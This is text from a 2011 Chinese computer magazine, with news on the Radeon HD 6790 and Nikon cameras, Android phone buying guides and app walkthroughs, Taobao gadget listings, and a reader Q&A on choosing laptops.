AMD 公司正式推出了新一代主流级显卡产品 Radeon HD 6790,这款显卡基于一块阉割版的“Barts”GPU 核心,该核心此前也出现在 Radeon HD 6800 系列显卡上,不过与 Radeon HD 6850 相比,Radeon HD 6790 的流处理器数量减少了 160 个,纹理单元减少了 8 个,同时 ROP 贴片单元也仅为前者的一半。由于该显卡基于和 Radeon HD 6850 相同的核心,因此该显卡能否“开核”就成了玩家关注的焦点,不过近期 AMD 官方否认了 HD6790 开核的可能性,不过却爆出 ROP 单元数量并未减少的新闻,看来 AMD 的显卡总有一些惊喜给我们。



硬件百家谈

443624157: 准备抢第一批货去。

风谷希雨: 戴个“可开”的帽子,诱惑啊!

9yzzzzzz: 可以填补 5770 与 6850 之间的空缺,如果能买到类似蓝宝石 6870 PCB 的估计还能小赚。

龚师傅点评: 虽然 AMD 官方否认了开核这个噱头,但从技术上来讲,A 卡的架构设计,要从硬件层物理屏蔽掉部分流处理器似乎也不太可能,因此龚师傅仍就大胆猜测此卡依然可以“开核”,只不过概率可能比之前的 HD6850 开 HD6870 小很多,而且还有一些苛刻的条件。不过话又说回来,AMD 也不是傻子,好好的“HD6850”,凭什么会当成 HD6790 来卖呢? 肯定还是有这样或那样隐患的产品才会这样处理以后进行销售的,因此对玩家而言开核这个噱头,玩玩而已,千万别太当真,否则你伤不起。

用超低温增强体质?

用超低温氮气填充在这个“浴缸”里,然后人进去站两分钟。在华氏-275(约摄氏-135)这样超低温环境下,你身体中的血液会自动向体内的器官聚集以维持生命。然后等你走出来回到温暖的空气中,这些充满过心肺和其他器官的血液会满载着氧气回到你的肌肉里。注意,非专业人员不要乱试,一个不小心就会送命的。你不是圣斗士,更不是黄金圣斗士,还是锻炼身体吧。



重口味

到底要搞死谁? 平板、电脑和电视混战了

争议厅

最新的调查数据显示,77%的PC用户表示,有了平板后,他们电脑使用率下降了。43%的人表示他们现在在平板上的时间已经比PC多了。33%的电视用户表示,目前使用平板的时间



更多了。而84%的平板用户多在玩游戏,然后是78%搜索信息,74%收发Email,61%看新闻,56%社交,51%看视频和音乐,46%读电子书,42%在线购物,19%在干其他的。

正方:自从我家有了电脑之后,嗯?你问我电视是神马玩意儿?不知道。那后面会发生什么,你懂的。

反方:打游戏、看电影、上网,其实用什么还不是差不多,哪个方便,哪个爽,就用它,不一定是平板胜利了。

中立:19%在干其他的,事实证明平板不仅仅可以代替电脑,还能干点其他的。

看图
新鲜

螃蟹机器人

这玩意由10.8V/800mAh电池驱动,像个蜘蛛也像河蟹。它目前的主要工作就是横行霸道再横行。希望这东西,最终会演变成《星际争霸》中的龙骑士。



众口
说金

分析称苹果 iOS 今年将占据 69% 的平板电脑市场

精明的读者说:不可阅读的新闻标题关键词包括:分析称,分析师称,或将,或。

iPad 惊人裸眼 3D 效果展示

记忆犹新的用户说:自适应视觉欺骗这也是3D技术的一个解决方法。苹果又开始抄袭了,任天堂早就有了,连演示程序都一样。

《阿凡达》导演卡梅隆推动 3D 技术进军电视

观众不屑道:除了《阿凡达》还真没什么其它电影能称得上真正3D的。他老先生已经被《阿凡达》的胜利冲昏了头脑,3D的普及还远没有那么简单。

科学家称外星人可能生存于黑洞内部

科幻迷不解道:别忘了,外星人也在找咱们;对他们来说,咱们才是外星人!科学家是外星人中的外星人,生活在围绕黑洞旋转的黑洞中。

看似有钱 iPhone 拥有者其实穷人多

体会深刻的读者说:能让那么多的穷人买,先不评论出品的好坏,美国人在赚钱方法上是有一手,而在让人麻木和盲目上更是首屈一指的专家,跟风盲目跟从等等的一切围绕在我们身边。确实,我们还不能像某些欧洲发达国家一样能洞察事物,看清真相。而这也是国内外商家可以赚钱的一个大漏洞。

欧洲平板电脑销量暴涨 上网本下滑

用户点头同意道:现在没有真正的上网本,因为没有上网本的操作系统出现。只有相对廉价的笔记本而已。

上网卡市场窜货问题严重 正规渠道面临销售压力

消费者直白地说:为啥要出现那么多不同的优惠,那么多不同区域的价格策略,为什么不能做到全国统一价。这本来就是一个畸形的市场嘛,既然做不到,那就让网络来改变这个现状吧。



可穿戴式发电机

你可以将它放进你的鞋子里,然后它便可以在你走路时转换、存储电能。这种东西的功率为10毫瓦力,能为助听器等低功耗的电子设备供电。

没有链条的自行车

这款名为Lunartic的自行车,它将皮带链条的位置做了修改,作者Luke希望这种自行车不仅让车体变得更小,也让蹬踏变得更加舒服。



可以行走的桌子

这个可行走的桌子,虽然我们不明白有什么意义,或许它能够带着我们去散步,或许我们可以跟着它去野炊。反正这个8脚怪物,能给你带来一点乐子。





038

买游戏本本 显卡说了算 4000-5000 元笔记本都能玩转哪些游戏?

买笔记本玩 3D 游戏，最重要的配置是显卡。现在 4000-5000 元价位的笔记本都配置有独立显卡，但不同的显卡，游戏性能差别很大。在这个价位上，独立显卡的型号选择范围不小，这里就来看哪些是比较常见、热门的独显型号，并分析一下它们的游戏性能，同时给出有代表性的机型。



数字家庭

026

最新国产 安卓手机选购

NVIDIA 在 CES 2011 展会上推出了新一代双核处理器 NVIDIA Tegra 2，将智能手机带进双核时代。



023

五一劳动节 值得入手的手机

马上就要到五一国际劳动节了，本周就来推荐 3 款在五一期间最值得大家入手的智能手机。



025

五一宅在家里玩啥？ 《猛男二人组》打手枪

五一小长假怎么混？笔者推荐一款男人专属的射击生存游戏《猛男二人组》。



044

独显模式下 让本本一键静音

用东芝 M600 笔记本玩游戏时，突然来电话，为了不影响，通常把游戏切换到静音模式，而静音热键却出问题了。



尼康 D5100 包装照片曝光 尼康 D800 谍照惊现无线 LCD 屏幕



●D5100 在尼康单反产品线中列在 D3100 和 D7000 之间,整体定位类似于佳能 60D

最近数码相机界的泄密事件都快赶上维基解密了,现在最新一次解密事件又来了,主角换成了尼康。从过程来看,这次的泄密事件似乎是尼康自己“不小心”造成的,在一张官方视频截图里,可以模糊地看到 D5000 单反继任者的影子。早在 2010 年末,nikonrumors 就曾放出消息,称 D5000 的后续机型为 D5100,并将采用 1600 万像素感光元件,与 D3100 相同的对焦系统,18-105mm、f3.5-5.6 ED VR 镜头,支持 1080p 全高清录像等。目前,nikonrumors 上贴出了 D5100 批量包装的照片。更让 N 系单反控惊喜的是,最近在 Tecnofotografia 上曝出了尼康 D800 的概念机外观模型。据悉,尼康 D800 将采用全新设计理念,与传统单反的外观相比,尼康 D800 大胆创新,拥有与众不同的超前外形,将采用无线 LCD 显示屏,手柄也进行了大幅更新。它可根据用户的不同手形来自由更换手柄胶套,而且同时还具有像摄像机一样的可旋转手柄,相机右侧的按键控制区域也可以自由旋转等创新设计。

真丢人! 印尼议员在国会 用平板电脑偷看色情图片

据中国台湾《联合报》报道,印度尼西亚保守派的公正福利党国会议员阿瑞芬多在 4 月 8 日被拍到在国会用貌似平板电脑的移动设备偷看色情图片甚至是动作爱情片。该议员已于 4 月 11 日宣布辞职。阿瑞芬多偷看色情图片一事在微博网站推特上遭到强烈抨击。他表示,为了维护个人和该党的荣誉,将辞去众议院议员一职。他还说没有人施加压力要他下台。当地新闻网站日前刊登阿瑞芬多在国会议场,以平板电脑偷看色情图片的照片,立刻在网络上引发轩然大波,印度尼西亚国会道德委员会随后展开调查。阿瑞芬多表示,他是不小心打开电子邮件的链接,才会链接到色情图片。但拍摄这张照片的摄影师说,阿瑞芬多当时正在看动作爱情片。这不由得让笔者联想起 2010 年 8 月左右,印尼刚刚因为摇滚歌星阿里尔的性爱录影带事件而震惊全国,而后该国又爆出一起“色情丑闻”。印度尼西亚国会于 8 月 2 日发生一起令人震惊和尴尬的事件:国会内部用于显示当天活动安排的大屏幕突然播放色情图片,时间长达 15 分钟!



●印尼议员确实太给力了,不仅敢在国会看动作爱情片,而且用的还是流行的平板电脑!

锂电池最佳保养方式出炉: 消耗 10-20%电量时充电最耐久



●笔记本电脑在使用时不注意底部的通风情况会让温度过热,这才是影响电池寿命的真凶

之前在网上也流传有许多关于锂电池保养的方法,但是说法不一。比如新电池拿回来之后要充满 12 小时然后放空,连续三次才能激活最大容量,即所谓的“三充三放”,也有说法是每个月必须有一次完全充放电过程,这样更有利于保养。国外的 Battery University 网站近日放出一篇关于如何延长锂电池寿命的文章,对电池的使用方法提出了新的结论。他们声称,经过实验结果证实,锂电池的最佳保养方式是轻度使用、短放短充,这与机械设备使用方法类似,用的频率越大、次数越多,电池的损耗就会越快。锂电池深度放电的程度越小,使用的时间就会越长,如果有可能的话,尽量避免经常地完全充放电。就用户来说,你的电池使用了 10%、20% 就进行充电是最好的,剩余电量在 50% 的时候充电也可以,但是尽量避免手机提示电量不足时开始充电,无论什么情况都不要把电池的电量用完。如果出门在外,尽量使用更大容量的电池或者移动电源。此外他们还指出,使用环境的温度对电池寿命也有影响,过高(30 摄氏度)或过低的温度都会对电池寿命造成损耗。

买得?
买不得?
数字家庭

五一买手机



编辑点评:马上就要到“五一国际劳动节”了,不少手机经销商都会在这个小长假以降价促销手段来拉动营业额,有不少消费者也把钱攒到这个时间点再去购买自己心仪已久的手机。本周就来推荐3款在“五一”期间最值得大家入手的智能手机。

三星 I9000、摩托罗拉 Defy、摩托罗拉 MileStone2 “五一劳动节”值得入手的手机

2469

RMB
改版报价

可升级安卓 2.3
Super AMOLED 屏
500 万像素摄像头



8GB 版三星 I9000 可升级安卓 2.3, 已跌至 2469 元, 值得买

伴随 I9000 姐妹机三星 I9003 的强势登陆,8GB 版三星 I9000 本周跌至 2469 元(改版),性价比攀升。据悉,英国运营商“3”表示不日 GALAXY S 将升级至安卓 2.3,但具体日期不详;目前 I9000 的价格已触底,性价比很高,值得在“五一”期间购买。



1995

RMB
改版报价

安卓 2.2 系统
500 万像素摄像头
IP67 防水防尘防震



安卓三防手机摩托罗拉 Defy 终于跌破 2000 元, 值得“五一”购买

摩托罗拉 Defy 拥有 IP67 级别的三防(防水、防尘、防震)能力,本周终于跌破 2K 元,爆出 1995 元的史上最低售价,性价比达到峰值,值得在“五一”期间购买。水货版 Defy 目前已解决听筒门问题,屏幕采用康宁防刮玻璃,硬件均衡,表现全面。



2546

RMB
改版报价

安卓 2.2 系统
金属侧滑全键盘
500 万像素摄像头



金属侧滑全键盘摩托罗拉 Milestone2 降至冰点, 值得购买

摩托罗拉 Milestone2 采用金属侧滑全键盘设计,不仅外观拉风而且打字快,适合 QQ、飞信、微博等网聊达人;采用 3.7 英寸 480×854 像素电容屏、1GHz 处理器,硬件强悍;近期水货改版机跌至 2550 元附近,已经很有入手,推荐大家在“五一”期间尽快购买,以免以后遭遇翻新机问题。



» 01

» 02

» 03

“五一”天气早知道! 3D 立体版天气预报! 安卓 MIUI 天气使用技巧

软件小档案

软件名称:MIUI 天气
文件格式:APK
支持平台:Android OS
下载地址: <http://www.cbifamily.com/download/201115.html>

(文/战列舰)

“五一”假期临近,你是否已做好出游准备了?在行程安排中时刻关注天气变化很重要。为此,笔者推荐一款3D立体版天气预报Android软件“MIUI天气”,它能准确预报未来三天的天气情况,虽然不多,但对于“五一”小长假足够了,而且还能以3D方式显示在桌面上。



Step 01

在使用过程中,可能会遇到显示错误地理位置的情况,这时需要点击屏幕右上角的“编辑”按钮进入“编辑位置”界面,请先将安卓手机上的GPS打开,然后将“开启定位”按钮拨到右边,稍等一会就行了。此外,你还可以直接点击“+”按钮手动添加地理位置信息。



Step 02

MIUI提供了好看的3D立体桌面显示,当天气变化时就会呈现相应的样式,而且还是3D立体效果!如果你厌烦了“墨迹天气”和“HTC天气”的话,不妨试一下这个吧。其添加方法也很简单,桌面按“Menu”键依次进入“添加”→“小工具”,找到天气工具就是它了。



Step 03

当你更新了未来三天的天气情况后,如果想要及时通知给你的旅行同伴,可使用MIUI提供的天气预报短信一键发送功能:上滑屏幕展开提醒后,先点击“添加联系人”,将要通知的人统统拉进来,然后点击人名后面的“发送短信”按钮就能将详细天气预报发给他了。

让电话簿永不丢失! 用QQ通讯录在线同步 备份Android手机联系人

软件小档案

软件名称:QQ通讯录 V1.0
文件格式:APK
支持平台:Android OS
下载地址: <http://www.cbifamily.com/download/201115.html>

(文/关联芯片)

换了新Android手机要导入老Android手机的电话簿?麻烦!不幸丢失Android手机,想找回联系人?头疼!刷机党将电话簿存在哪最安全?纠结!如果你也有以上烦恼,不妨试试腾讯新推出的QQ通讯录吧,它能将你本机上的通讯录统统上传到服务器备份,类似云服务。



Step 01

在“联系人”项下调出“Menu”菜单后,即可看到“同步”按钮。点击那个大大的“同步”会弹出三种“同步方式”,你可以用手机联系人和网络互相更新,也可以覆盖网络或是下载网络联系人到本地。注意,在首次使用时只要输入你的QQ帐号和密码就能开始同步了。



Step 02

对于那些需要经常联系的朋友,可以将其设置为“关注人”。设置的具体方法是:打开联系人详细信息界面,点击屏幕右上角的星形按钮即可。被设置关注的联系人都会出现在关注人界面中,这样就省去了遍寻通讯录的麻烦,让你在第一时间找到最亲密的朋友来联系。



Step 03

既然是同步到网络上,那么怎样找到网络上同步后的联系人呢?在PC端打开你的QQ,在QQ应用盒子里找到并进入“通讯录”,之前上传的所有联系人全都在这里了,你还可以对他们进行进一步的修改和编辑。如果担心安全问题,就点击“密码”来给通讯录上把锁吧!

邪恶安卓控必备! “五一”宅在家里玩什么? 用《猛男二人组》打手枪

软件小档案

软件名称: Gun Bros Beta v0.1.1(猛男二人组)
文件格式: APK
支持平台: Android OS
下载地址: <http://www.cbifamily.com/download/201115.html>

(文/崔振兴)

“五一”小长假对邪恶的安卓控而言,是不可多得的黄金假期,但也是最害怕寂寞的时期。“五一”宅在家里玩什么?笔者推荐一款男人专属的射击生存游戏《猛男二人组》,战斗场面火爆,小手枪、双枪随便你打,可玩30种武器,穿戴40款盔甲,让你的“五一”小长假一爽到底!



Step 01

首先安装 APK 文件,然后将下载的数据包解压到 SD 卡根目录“sdcard\gl\gunbros”路径中,点击程序图标即可畅玩!本作采用双人物战斗模式,在游戏开始前可在两兄弟中选一个主控人物,另一个将伴随你一同杀敌,因此你不是一个人在战斗,画面细腻、质感强。

Step 02



左边区域控制方向,右边负责各种动作。在游戏初期,你只能使用小手枪,因此要注意积累金钱和经验。经验靠杀怪获得,而金钱则是通过获得的矿石精炼而成。这里透露一个涨经验点的小窍门:每次进入星球后都会遇到一些柱子,打碎可以爆炸,能大批量杀死怪兽。

Step 03



伴随你的经验值提升,将会解锁各种武器和盔甲。在游戏中,你可以使用多达30种不同的武器装备,穿戴40款不同的盔甲,但这就产生了一个搭配问题,这就需要你根据作战星球的情况来选择最佳的组合。当然,想要通吃全部的武器和盔甲,你还得有足够的金钱才行。


安卓手机越用越慢? 巧用新版 Android 助手 让 Android 手机提速 50%

软件小档案

软件名称: Android 助手 V2.3.3
文件格式: APK
支持平台: Android OS
下载地址: <http://www.cbifamily.com/download/201115.html>

(文/阿川哥)

伴随 Android 手机的流行,各种系统优化大师也逐渐多了起来,可有的操作很复杂,有的虽然操作简单,却没有起到什么优化效果。本周推荐一款既操作简单又能真正优化安卓系统的工具,这就是新版的 Android 助手。它号称拥有12大特色功能,实测使用体验如何呢?



Step 01

刚进入主界面时就发现 Android 助手一共分为三大页面:“实时监测”、“进程”和“工具集”。在“实时监测”页面中,可以看到 CPU、内存和电池的状态信息。该软件的 CPU 占用率是以实时监控的饼状图表示,非常直观,同时还为“懒人”提供了“一键优化”功能。



Step 02

不知你是否遇到过这种情况:每次开机时,都会同时启动很多用不到的程序,造成启动和运行十分缓慢。这时可依次进“工具集”→“开机后优化”功能中,在“用户”项下把不需要开机启动的程序打上“√”即可,而“系统”项的程序笔者则不建议新手小白去改动。



Step 03

安卓手机用了一段时间后,发现内存和 SD 卡的可用空间越来越小,该怎么办?当我们在使用浏览器上网、QQ 聊天或阅读新闻时,都会将数据下载并存储到本地内存中,才会出现剩余容量越来越少的情况,可进入“缓存清理”功能,点击“全部切换”干掉这些垃圾吧。

买得?
买不得?
数字家庭



国产安卓



编辑点评:NVIDIA(英伟达),在 CES 2011 展会上推出了新一代双核处理器 NVIDIA Tegra 2(中文名为“图睿”),将智能手机带进双核时代。而首款国产 Tegra2 安卓智能手机天语 W700 正式发布。本周不妨就来侃侃 3 款国产安卓手机。

天语 W700、魅族 M9、联想乐 Phone 最新国产安卓手机选购指南

3300

RMB
预计售价

安卓 2.2 系统
Tegra 2 双核 CPU
500 万像素摄像头

» 01



首款 Tegra 2 双核天语 W700 硬件强悍,可升级安卓 2.3

天语 W700 配备 1GHz 的 NVIDIA Tegra 2 双核心处理器;内建 GeForce 图形芯片、视频解码芯片、音频解码芯片、高清视频编码芯片、图像处理芯片及 ARM7 处理器芯片;未来可升级安卓 2.3;共有联通定制版(签合同购机)和行货裸机两个版本。



2374

RMB
8GB 版报价

960 x 640 像素屏
安卓 2.2 定制系统
500 万像素摄像头

» 02



半价购买仅限 20 人! 魅族 M9 促销火力不足,并引发群体投诉

从 1 月 12 日开始、2 月 10 日结束的魅族 M9 半价购买活动,不仅可半价购买 M9,而且还会获赠价值 99 元的屏幕贴膜,但仅限 20 人,促销火力明显不足。此外,M9 近期引发群体投诉,主要问题是 M9 音量调节键掉漆、无故死机、通话信号不好。



2138

RMB
电信国行

乐 OS 2.0 版本
3.61 英寸 TFT 屏
500 万像素摄像头

» 03



联想乐 Phone 可升级乐 OS 2.0,可玩性提升不少,值得买

联想乐 Phone 已能升级乐 OS 2.0 版本,加入 Flash、动态壁纸,支持多点触控(最多四点,浏览网页和查看图片非常方便)、VPN 远程办公等功能,支持的分屏数量从 6 屏增加到 9 屏,可玩性提升不少。电信版乐 Phone 配备 500 万像素摄像头、金属机身、3.61 英寸 TFT 电容屏,值得购买。



买得?
买不得?
数字家庭



SLCD 屏幕



编辑点评:我们在购买手机时都会要求硬件配置尽量高一点,什么双核处理器、超大显示屏、杜比音效以及超大喇叭是一个都不能少的。而市场上一直被炒得火热的 AMOLED 材质显示屏因为产能问题被闲置,Super LCD 材质显示屏已成为主流。

HTC Incredible S、三星 I9003、HTC Desire S SLCD 材质屏幕手机该选谁

2945

RMB
改版报价

安卓 2.2 系统
4.0 英寸 SLCD 屏
800 万像素摄像头



» 01

HTC Incredible S 受行货版 S710e 冲击,价格跌破 3000 元

4 月 11 日,IS 行货版本 HTC S710e 到货上市,开卖价 4498 元(带票)。受 S710e 冲击,水货版 IS 终于跌破 3000 元,爆出 2945 元的新低价。IS 配备 4.0 英寸 480 x 800 像素 SLCD 电容屏,相比 AMOLED 更轻薄省电,而且未来可升级至安卓 2.3 系统。



2470

RMB
改版报价

安卓 2.2 系统
4.0 英寸 SLCD 屏
500 万像素摄像头



» 02

三星 I9003 相比 I9000 提升 RAM 和电池,水货版值得买

三星 I9003 相比 I9000,将屏幕材质从 Super AMOLED 缩水至 SLCD,可用空间缩水至 4GB,但将运行内存从 339MB 提升至 478MB,电池从 1550mAh 提升至 1650mAh,处理器改用 1GHz 的 TI OMAP3630,行货 3460 元,价格虚高,推荐水货。



2999

RMB
改版报价

安卓 2.3 系统
3.7 英寸 SLCD 屏
500 万像素摄像头



» 03

新机 HTC Desire S 跌破 3000 元,性价比不高,建议观望

HTC Desire S 最大的亮点就是搭载最新的安卓 2.3 系统并采用 DHD 上使用的铝制一体机外形;但其硬件配置与 HTC Incredible S(IS)相当接近,而且其配备的 500 万像素单 LED 摄像头明显不如 IS 的 800 万像素双 LED 摄像头;该机本周已跌破 3K 元,但性价比依旧低迷,而且又是新机上市,建议读者保持观望。





还在颠簸的车上看书吗?还在床上躺着看书吗?智能手机都兼容电子书功能,让我们能随时随地的与书本「亲密接触」。可是我们的眼睛还在超负荷工作,赶紧将手机「智能」到底,解放自己的双眼,秒速进入听书时代吧。这里以 Android 手机为例,看看如何实现手机听讲座、听小说。

闭着眼也看书 用 Android 智能手机听讲座

step 01 从安卓市场下载“善听”听书软件

进入安卓市场,点击最下面一栏的“搜索”,在“软件关键字”栏里输入“善听”,会出现三个选择。选择“善听听书免费版”后点击“下载”。等提示下载完成后即可一键安装。友情提示:如果手机里没有“安卓市场”软件,只需下载一个即可。特别是对非高手而言,它下载使用手机软件非常方便。



step 02 选取阅读章节

善听听书可谓是有声读物大全,有上千部内容,比其他同类软件的内容更加丰富。目前分类有“最新添加”、“最热排行”、“有声小说”、“精品相声”、“百家讲坛”、“名家评述”、“儿童故事”等几个分类。完全可以根据自己的喜好选择。本文以“王立群读史记”为例。进入软件后,可选择“百家讲坛”,点击进入下级页面后找到“王立群读史记”,单击即可自由选择章节,就可以听王立群“绘声绘色”读史记了。



step 03 自动排序播放

这时,你的手和眼都能解放出来干其他事了。或者躺在床上闭目养神,或者得空玩玩手机游戏,总之想干什么干什么,不用再死盯着屏幕了。可是当一个章节完了怎么办?还是“智能到底”。只需要点击首页最下面一排最靠右的一个功能——“偏好设定”设置一下就解决了。将“自动播放”功能打开,就能自动播放下一篇文章了。此外还有一个“自动停止”功能,可以预先设定程序退出功能,特别适用于躺在床上听书入睡的人,以免睡着之后电池电量耗尽。



step 04 查询播放历史

善听听书有非常方便的历史记录功能,并能记住准确的播放位置,方便下次直接连续播放。点击首页一个类似时钟的图标,点击进入就可以找到曾经的播放记录,轻松播放,而不必在上千的书库中寻找某一章节。书名的旁边还有一个回收站图标,点击即可将该记录删除。



step 05 下载图书到本地

既可在线收听,亦能离线下载,方便又节省流量才是王道。善听听书的一大特色就是下载功能十分强大,支持批量下载和断点续传。而且其操作也非常简单,只需点其后的“箭头”就自动进入下载。值得注意的是,该软件有一些广告,别下广告,白白损失了流量。



后记

长时间通过手机来阅读电子书很容易造成眼睛的疲劳,所以给大家推荐了一款手机软件帮你解决这个问题。“善听听书”是一款不错的听书工具,不光大量有声作品免费收听,还支持断点续传、本地播放、本地资源管理、书签历史功能。当然,因为是免费的,软件界面里会随机嵌入广告,呵呵。另外,听书时需要网络支持,在家建议使用 WIFI 网络,在户外建议使用包月流量,不然可能流量超支哦。



老磁带发挥新作用

车载磁带转 MP3 播放器

不少用户家里都有典藏的磁带,现在又没有播放器,丢了怪可惜的。这个磁带式音源转换器,只花几元就可以在你现有汽车音响系统基础上播放 MP3、MD、CD 和笔记本电脑里的音乐。MP3、CD、MD 一般都有线控,点播操作起来得心应手,提高驾驶安全性。

操作指南:

1、将“磁带式音源转换器”按照正常磁带放置方法放入你爱车的录音机(卡式机)里(产品上的音频线朝外,千万别放反了)。

2、把产品上的音频线插在你的音源设备(MP3、MD、CD、笔记本电脑)的耳机插孔上。

3、打开音源设备开关,打开收音机(卡式机)开关,就是这么简单。音质相当不错。

注意磁带机的卷带方向,如果没有声音信号,请将卷带方向换为反方向。



价格
5元

买家评价:

没想到效果还不错,比收音机好多啦,就是不知道能用多长时间。
——买家:htfleju
值这个价钱,左右声道有时候会只有一个,把中间的轮子拆下来了。快递走了一个星期,比

较慢,这事怪不得店主。值得推荐。

——买家:khs230

东西可以,就是盒式录音机要把磁带仓门卸下才能放入,看来只能在汽车音响上用了。

——买家:sw03a

货品地址: <http://item.taobao.com/item.htm?id=4687366018>

接 50 米都可用

USB 放大延长线(单根长度 10 米)

价格
50元

(单条 10 米)



鉴于连接线长度不足,或是其他 USB 设备与 PC 距离较远,不方便使用时可以考虑用 USB 延长线。这款是带芯片 USB 延长线、带信号放大功能,真正 2.0 传输,可用于摄像头、无线网卡等设备。这款优越者延长放大线 10 米五条,接无线网卡,照样有信号。

购买注意:

1. 目前已经出现低价仿造产品,请大家注意真正的优越者延长放大线是支持 5 条连接使用的。
2. 这款延长线是 USB2.0 标准的,向下兼容了 1.1 标准。
3. 普通延长线可以与这款产品合并使用,只是效果稍微打点折扣。

买家评价:

这东西确实不错,经过测试信号不贬值,连接蹭网卡搜到 12 个信号强度在 80% 以上,本人用天空之城 56G+ 的卡。

——买家:fzchenglili

货真价实。质量很好,效果不错,我用来连接 500 万像素的视屏头感觉不到有什么损耗,不错。就是圆通的快速速度比较慢。

——买家:sunjewelry

太棒了,困扰我很久的问题终于解决了,回老家在农村用电信 3G 上网,信号一直不好,我用这个延长线,把 3G 无线网卡延长到房屋顶部,信号马上就稳定在四格,太爽了,速度超快。

——买家:吾**奈

货品地址: <http://item.taobao.com/item.htm?id=2886558011>

注:产品信息仅供参考,最新情况请以卖场为准。

数码
淘宝
数字家庭



歌词、遥控、闹钟 可爱的 MP3 迷你音箱

价格
122
元



这一款带 MP3 播放的音箱,可以说它是 mini 便携式音箱,也可以说它是 MP3 播放器。携带 FM 立体声收音功能、时钟显示、闹钟功能,可将 MP3 内任意歌曲或任意 FM 频率来作为闹钟铃声。

采购秘籍:直接用充电锂电池供电,机器充电锂电池(可以连续使用 4-5 个小时左右,视音量大小而定)。

搜索关键字:遥控、歌词、迷你音箱

咨询电话:400-800-0808 转 887703

淘宝地址:<http://item.taobao.com/item.htm?id=6985552861>

手机绝配

迷你手机外挂音箱



价格
45
元

卡通版造型迷你音响,配置高保真扬声器系统,内置锂电池,在户外亦可连接手机、MP3/MP4 等音频输出设备播放。使用方便,可随时随地使用,锂电池理论使用时长可达 4 小时。

采购秘籍:除了不能控制音量,脚底的开关差点,实在是一款超值的小音响。

搜索关键字:卡通、手机、外挂音箱

淘宝地址:<http://item.taobao.com/item.htm?id=9125741356>



价格
64
元

笔记本专用 可充电迷你小音箱

个头儿虽小,声音很大,是本产品最大特点,略大于鸡蛋的体积却能发出很棒的音效,超便携。

采购秘籍:插在电脑上的效果比插手机要明显很多,特别是播 pop、jazz 的动态也能出来一些,放在木质有抽屉的桌子上,共鸣效果出来很惊人。

搜索关键字:可充电、迷你小音箱

淘宝地址:<http://item.taobao.com/item.htm?id=5862602909>

带收音机 插卡即可播放的音响

价格
57
元

这款音响插上 U 盘可当 MP3 使用,同时配有标准的 3.5mm LINE IN 音频输入线,可做手机、笔记本电脑、台式机、MP3/MP4 的外置音箱。

采购秘籍:可换电池是使用 BL-5B 规格的锂电池,本子本身带有一个,如果要另配是 10 元一个,建议经常会外出的人配备 2-3 个电池,这样可以提高本子的使用率。



搜索关键字:迷你、插卡、音响

咨询电话:021-50319600

淘宝地址:<http://item.taobao.com/item.htm?id=7430059190>

注:产品信息仅供参考,最新情况请以卖场为准。



这几年,大家都发觉春天的概念越来越模糊了,没有冬去春来的感觉。今年也是如此,已经4月份了,气温甚至比2、3月份还低。从怕冷的猫哥的穿着就可见一斑:除了比隆冬时节少了一件毛衣,防寒服穿着还挺合适。于是,猫哥有感而发,在微博(微博地址:<http://weibo.com/zhanyz>)上写道:“四月不知春意浓,犹着冬袄御残风。”其实猫哥是个诗人,一般人我不告诉他,嘿嘿。正所谓物极必反,一场夜雨过后,第二天艳阳高照,气温噌噌往上飙升,防寒服脱下直接穿短袖,夏天来得就是这么迅猛。走在大街上,满眼都是蕾丝裙、黑丝袜,猫哥的眼睛都不知该往哪里放了。

“谁歌”问:

Q1 推荐适合女生用的笔记本

女朋友要买台笔记本,请问现在哪款笔记本适合女生用而配置又不错的,价格在4000元到5000元之间。

A 主要注意两点:第一是不能太重,15.6英寸及以上的坚决不要,14寸的未尝不可,毕竟用起来比11-13英寸的小尺寸机型要方便得多;第二,外观造型和色彩搭配要比较醒目清爽。这里推荐两个机型。第一个推荐是华硕 UL80E73VT-SL,外观和重量都满足MM用户的需求,虽然是14寸屏幕,重量只有2.0KG,用起来既方便也很便携。配置上,采用酷睿2双核 SU7300低功耗处理器,性能不错而且省电,户外续航能力突出。另外,搭配G210M独显,能流畅播放高清,也能以低画质玩一些主流3D游戏。该机售价4399元,值得推荐给MM用户。另外再推荐一款外形非常小巧的低功耗机型——索尼 VPCYB15JC/G,屏幕为11.6英寸,重量仅1.46KG,有各种彩色外壳,肯定符合MM用户的审美。同时,采用APU E350双核处理器,性能不错而且功耗低,待机时间长。集成Radeon HD 6310显卡,具有很不错的高清性能,也有3D游戏性能。售价仅4000元,值得关注。

一句
解惑

“age8303194”问:我新买的宏基4540G系列笔记本,电池该如何充电?充多少小时为好?

回答:其实很简单,每次用尽之后再充为好。充满之后,会自动停止充电的。另外,在有外接电源的地方尽量插上适配器供电,减少电池的放电次数。这样就够了,没有必要刻意保护电池,毕竟买来就是用的。

“Gzd387164”问:

Q2 一体机和笔记本哪个更好些?

本人是搞模具设计的,想买台电脑,个人倾向于一体机或笔记本。请问一体机和笔记本哪个在质量和性能上更好一些、更值得买呢?

A 一体机和笔记本不是哪个更好的问题,而是哪个更符合的你使用需要的问题。因为一体机和笔记本的定位是完全不同的。笔记本的小巧机身是为了方便携带、方便移动环境使用。而一体机的小巧整洁的外观则是相对于传统台式电脑而言的,它是为了替代台式电脑而设计的,但它的小巧程度还不足以随身携带。对于同价位的笔记本和一体机,硬件配置方面无疑是一体机更占优势,处理器、显卡、硬盘容量都更出色。至于选择谁,完全看你的用途。如果你完全不需要把电脑携带出门,都一直在家里用,那显然是选择一体机,性价比要高得多。而如果你要带上电脑出差,那么就只有选择笔记本,一体机没法携带。

“小新 19880428”问:

Q3 奔腾 P6200 比酷睿 i3-380M 差距有多大?

想买笔记本电脑,看到奔腾双核 P6200 处理器的联想笔记本挺便宜,但担心不够用。它和酷睿 i3-380M 的笔记本差距有多大?运行 PS、CAD 等学习软件, P6200 会不会卡?

A P6200 虽然是比较老的处理器型号,但是性能还是很不错的,在如今不少3000-3500元价位的笔记本当中,同样有不少机型采用这款处理器,性价比很高。它的主频为2.13GHz,在PassMark的CPU性能测试中, P6200 的得分为1661分,而主频为2.53GHz的酷睿 i3-380M 在该项测试中的得分也只有2150分左右。相对于 P6200 的性能提升只有30%左右,并没有我们想象的差距那么大。而采用酷睿 i3-380M 的同品牌笔记本的价格比 P6200 机型要贵500元以上。如果你对预算比较敏感,其实 P6200 已经完全够用了。

“englishkyo”问:

Q4 迅雷直接下载到 MP5 上好不好?

